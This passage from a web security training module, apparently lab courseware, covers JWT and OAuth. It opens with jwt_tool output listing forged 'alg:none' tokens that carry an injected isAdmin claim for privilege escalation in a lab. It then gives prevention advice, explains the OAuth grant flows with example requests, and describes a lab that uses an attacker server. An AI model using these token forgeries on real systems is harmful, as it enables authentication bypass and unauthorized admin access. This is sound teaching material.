jwttool_811c498343f37b0d48592a9743187ebf - EXPLOIT: "alg":"none" - this is
an exploit targeting the debug feature that allows a token to have no
signature
(This will only be valid on unpatched implementations of JWT.)
[+]
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbi
I6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.
jwttool_fb9f8d45657b7264e23d8e17a2cc438e - EXPLOIT: "alg":"None" - this is
an exploit targeting the debug feature that allows a token to have no
signature
(This will only be valid on unpatched implementations of JWT.)
[+]
eyJhbGciOiJOb25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbi
I6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.
jwttool_c2d4f2dda19221badff0ee7d78e80575 - EXPLOIT: "alg":"NONE" - this is
an exploit targeting the debug feature that allows a token to have no
signature
(This will only be valid on unpatched implementations of JWT.)
[+]
```

```
eyJhbGciOiJOT05FIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbi
I6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.
jwttool_367f25ee04f77adb0cb665bf07d80f3c - EXPLOIT: "alg":"nOnE" - this is
an exploit targeting the debug feature that allows a token to have no
signature
(This will only be valid on unpatched implementations of JWT.)
[+]
eyJhbGciOiJuT25FIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbi
I6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.
```

As we can see, the tool generated JWTs that use the `none` algorithm with various lower- and uppercase combinations, aiming to bypass potential blacklists. We can confirm that the token contains the claims we injected by analyzing it:

The JWT contains the `none` alg claim and the injected value for the `isAdmin` claim. Passing this token to the corresponding lab from a few sections ago grants us administrator privileges:



Feel free to revisit the previous sections and try to solve the labs with `jwt_tool` to get experience with the tool.

Vulnerability Prevention

It is crucial to abide by the following items to prevent vulnerabilities in JWT-based authentication implementations:

- Plan and document the JWT configuration that the web application uses. This configuration includes the signature algorithm as well as which claims are used by the web application
- Do not implement custom JWT handling logic. Instead, rely on established libraries to handle JWT operations such as signature generation, signature verification, and claim extraction. Ensure that the library used is up to date.
- Tie the JWT handling logic down to suit the corresponding JWT configuration. For instance, reject tokens that are not signed with the expected signature algorithm
- If claims such as the `jku` claim are used, implement a whitelist of allowed hosts before fetching any data from remote origins to prevent SSRF vulnerabilities
- Always include an expiration date within the `exp` claim of the JWT to prevent JWTs from being valid indefinitely

Introduction to OAuth

OAuth is a standard that enables secure authorization between services. As such, OAuth is commonly used in Single Sign-On (SSO) scenarios, enabling users to log in to a single service to access multiple different services. OAuth achieves this without sharing the user's credentials between services.

Before diving into attacks and misconfigurations that can lead to security flaws in OAuth, let us first discuss how OAuth works.

OAuth Entities

The OAuth protocol comprises the following acting entities:


- The `Resource Owner`: The entity that owns the resource. This is typically the user
- The `Client`: The service requesting access to the resource on behalf of the resource owner
- The `Authorization Server`: The server that authenticates the resource owner and issues access tokens to the client
- The `Resource Server`: The server hosting the resources the client requests to access

Note that it is not required that these entities are physically separate. For instance, the authorization and resource servers may be the same system.

On an abstract level, the communication flow between these entities works as follows:

1. The client requests authorization from the resource owner

2. The client receives an authorization grant from the resource owner
3. The client presents the authorization grant to the authorization server
4. The client receives an access token from the authorization server
5. The client presents the access token to the resource server
6. The client receives the resource from the resource server




Now, let us take a look at a more concrete example to make it more clear. We will consider the following entities:

- Resource owner: The user, who we will name `John`
- Client: An imaginary cybersecurity training platform called `academy.htb`
- Authorization Server: An imaginary platform for version control called `hubgit.htb`
- Resource Server: For simplicity's sake, this is the same as the authorization server: `hubgit.htb`

Let us assume that John wants to login to `academy.htb` using his `hubgit.htb` account. Then, the communication flow may look like this:

1. John clicks `Login with hubgit.htb` on `academy.htb`. He is redirected to the login page of `hubgit.htb`
2. John logs in to `hubgit.htb` and consents to giving access to his profile to the third-party service `academy.htb`. Afterward, `hubgit.htb` issues an authorization grant to `academy.htb`
3. `academy.htb` presents the authorization grant to `hubgit.htb`
4. `hubgit.htb` validates the authorization grant and issues an access token that enables `academy.htb` to access John's profile

5. `academy.htb` presents the access token to `hubgit.htb` in a request to an API endpoint that accesses John's profile information
6. `hubgit.htb` validates the access token and provides `academy.htb` with John's profile information




After the exchange, `academy.htb` can access John's profile information on `hubgit.htb`, i.e., make requests to `hubgit.htb` in John's name. This is achieved without sharing John's credentials with `academy.htb`.

OAuth defines different `grants` used for different contexts and use cases. We will only look at the two most common grant types, the `authorization code grant` and the `implicit grant`. For more details on the less common grant types, look at the OAuth standard. Remember that not all requests are initiated from the user's browser. Some requests happen directly between the client and resource server and are thus transparent to the user.

Authorization Code Grant

The authorization code grant is the most common and secure OAuth grant type. This grant type's flow is the same as the abstract flow discussed above.



Step 1: Authorization Request

This grant type starts with the authorization request from the client `academy.htb` to the authorization server `hubgit.htb`:

```
GET /auth?
client_id=1337&redirect_uri=http://academy.htb/callback&response_type=code
&scope=user&state=a45c12e87d4522 HTTP/1.1
Host: hubgit.htb
```


This request contains multiple interesting GET parameters:

- `client_id`: A unique identifier for the client `academy.htb`
- `redirect_uri`: The URL to which the browser will be redirected after a successful authorization by the resource owner
- `response_type`: This is always set to `code` for the authorization code grant
- `scope`: This indicates what resources the client `academy.htb` needs to access. This parameter is optional
- `state`: A random nonce generated by the client that serves a similar purpose to a CSRF token tying the authorization request to the following callback request. This parameter is optional

Step 2: Resource Owner Authentication

The authorization server `hubgit.htb` will request the user to log in and authorize the client `academy.htb` to access the requested resources.

Step 3: Authorization Code Grant

The authorization server redirects the browser to the URL specified in the `redirect_uri` parameter of the authorization request:

```
GET /callback?code=ptsmyq2zxyvv23bl&state=a45c12e87d4522 HTTP/1.1
Host: academy.htb
```

This request contains two parameters:

- `code`: The authorization code issued by the authorization server
- `state`: The `state` value from the authorization request to tie these two requests together

Step 4: Access Token Request

After obtaining the authorization code, the client requests an access token from the authorization server:

```
POST /token HTTP/1.1
Host: hubgit.htb

client_id=1337&client_secret=SECRET&redirect_uri=http://academy.htb/callba
ck&grant_type=authorization_code&code=ptsmyq2zxyvv23bl
```


In addition to the previously discussed parameters, this request contains two new parameters:

- `client_secret`: A secret value assigned to the client by the authorization server during the initial registration. This value authenticates the client to the authorization server
- `grant_type`: This is always set to `authorization_code` for the authorization code grant

Step 5: Access Token Grant

The authorization server validates the authorization code and issues a valid access token for the resource server in response to the token request:

```
{
  "access_token":"RsT5OjbzRn430zqMLgV3Ia",
  "expires_in":3600
}
```

Step 6: Resource Request

The client now holds a valid access token for the resource server and can use this access token to request the resource owner's information:

```
GET /user_info HTTP/1.1
Host: hubgit.htb
Authorization: Bearer RsT5OjbzRn430zqMLgV3Ia
```

Step 7: Resource Response


The resource server validates the access token and responds with the resource owner's information:

```
{username: "john", email: "[email protected]", id: 1337}
```

Implicit Grant

The implicit code grant is shorter than the authorization code grant as the authorization code exchange is skipped. This results in a more straightforward implementation at the cost of lower security since access tokens are exposed in the browser.

Therefore, it is generally preferable to use the authorization code grant if possible. However, in some cases, the client might not be able to store the authorization code securely. This might be the case for some client-side JavaScript applications. The implicit grant was specifically designed for these use cases. It can be used when quick access is required, and the security risks associated with token exposure have been evaluated and deemed acceptable.



Step 1: Authorization Request

The implicit grant type starts with a slightly different authorization request compared to the authorization code grant type:

```
GET /auth?
client_id=1337&redirect_uri=http://academy.htb/callback&response_type=toke
n&scope=user&state=a45c12e87d4522 HTTP/1.1
Host: hubgit.htb
```

The `response_type` parameter is set to `token`. All other parameters retain the same meaning.

Step 2: Resource Owner Authentication

The authorization server `hubgit.htb` will request the user to log in and authorize the client `academy.htb` to access the requested resources. This is the same as in the authorization code grant.

Step 3: Access Token Grant

This step is the main difference from the authorization token grant. Like before, the authorization server redirects the browser to the URL specified in the authorization request's `redirect_uri` parameter. However, instead of providing an authorization code, this redirect already contains the access token in a URL fragment where it can be extracted using suitable client-side JavaScript code:


```
GET
/callback#access_token=RsT5OjbzRn430zqMLgV3Ia&token_type=Bearer&expires_in
=3600&scope=user&state=a45c12e87d4522 HTTP/1.1
Host: academy.htb
```

Step 4: Resource Request

The client now holds a valid access token for the resource server and can use this access token to request the resource owner's information. This is the same as in the authorization code grant.

```
GET /user_info HTTP/1.1
Host: hubgit.htb
Authorization: Bearer RsT5OjbzRn430zqMLgV3Ia
```

Step 5: Resource Response

The resource server validates the access token and responds with the resource owner's information. This is the same as in the authorization code grant.

```
{username: "john", email: "[email protected]", id: 1337}
```

Remarks

The description of OAuth given in this section applies to OAuth2.0, which is the latest version at the time of writing this module. However, there is a draft for an updated version OAuth2.1. One of the most notable differences to OAuth2.0 is the removal of the implicit grant, as described here.

OAuth Lab Setup

Before discussing vulnerabilities in incorrect OAuth implementations, let us first take a look at the labs we will be working with in the upcoming sections. Due to the complexity of the OAuth flow, the labs will be provided in optional exercises. Feel free to start the lab in each section to go along with the content. For simplicity's sake, we will focus on the authorization code flow in the upcoming sections. However, most attacks work the same or with only minor changes with the implicit code flow as well.


The labs consist of four different components:

- The OAuth Client: All routes under the prefix `/client/`
- The OAuth Resource Server: All routes under the prefix `/resource/`
- The OAuth Authorization Server: All routes under the prefix `/authorization/`
- An Attacker Server: All routes under the virtual host `attacker.htb`

The lab setup is chosen for technical reasons. In particular, the client, resource server, and authorization server do not run on different virtual hosts but only different URL-paths. In a real world setting, these entities would most likely be hosted on different domains or subdomains. However, this does not affect the OAuth flow or any of the attacks we will discuss in upcoming sections. Furthermore, outgoing connections are disabled for the lab, so all exfiltration has to be done through the provided attacker server.


OAuth Client

The OAuth client is the imaginary cybersecurity training platform `academy.htb`. We can access the client by visiting the `/client/` URL:



OAuth Resource Server and Authorization Server


The OAuth resource server and authorization server are represented by the imaginary version control platform `hubgit.htb`. While the authorization server is only used in the OAuth flow and there is no need to interact with it directly, we can interact with the resource server by accessing the `/resource/` URL:



OAuth Flow

Now, let us take a look at an example OAuth flow in our lab setup.


When accessing the client and attempting to log in with the provided credentials, we can see that authentication at the client is not implemented yet:



However, instead of logging in to `academy.htb` directly, we can click on the `Log in with your HubGit.htb Account` button below the login form to start authenticating to `academy.htb` with our `hubgit.htb` account using OAuth.


Authorization Request

Clicking this button sends the `Authorization Request` to the authorization server:



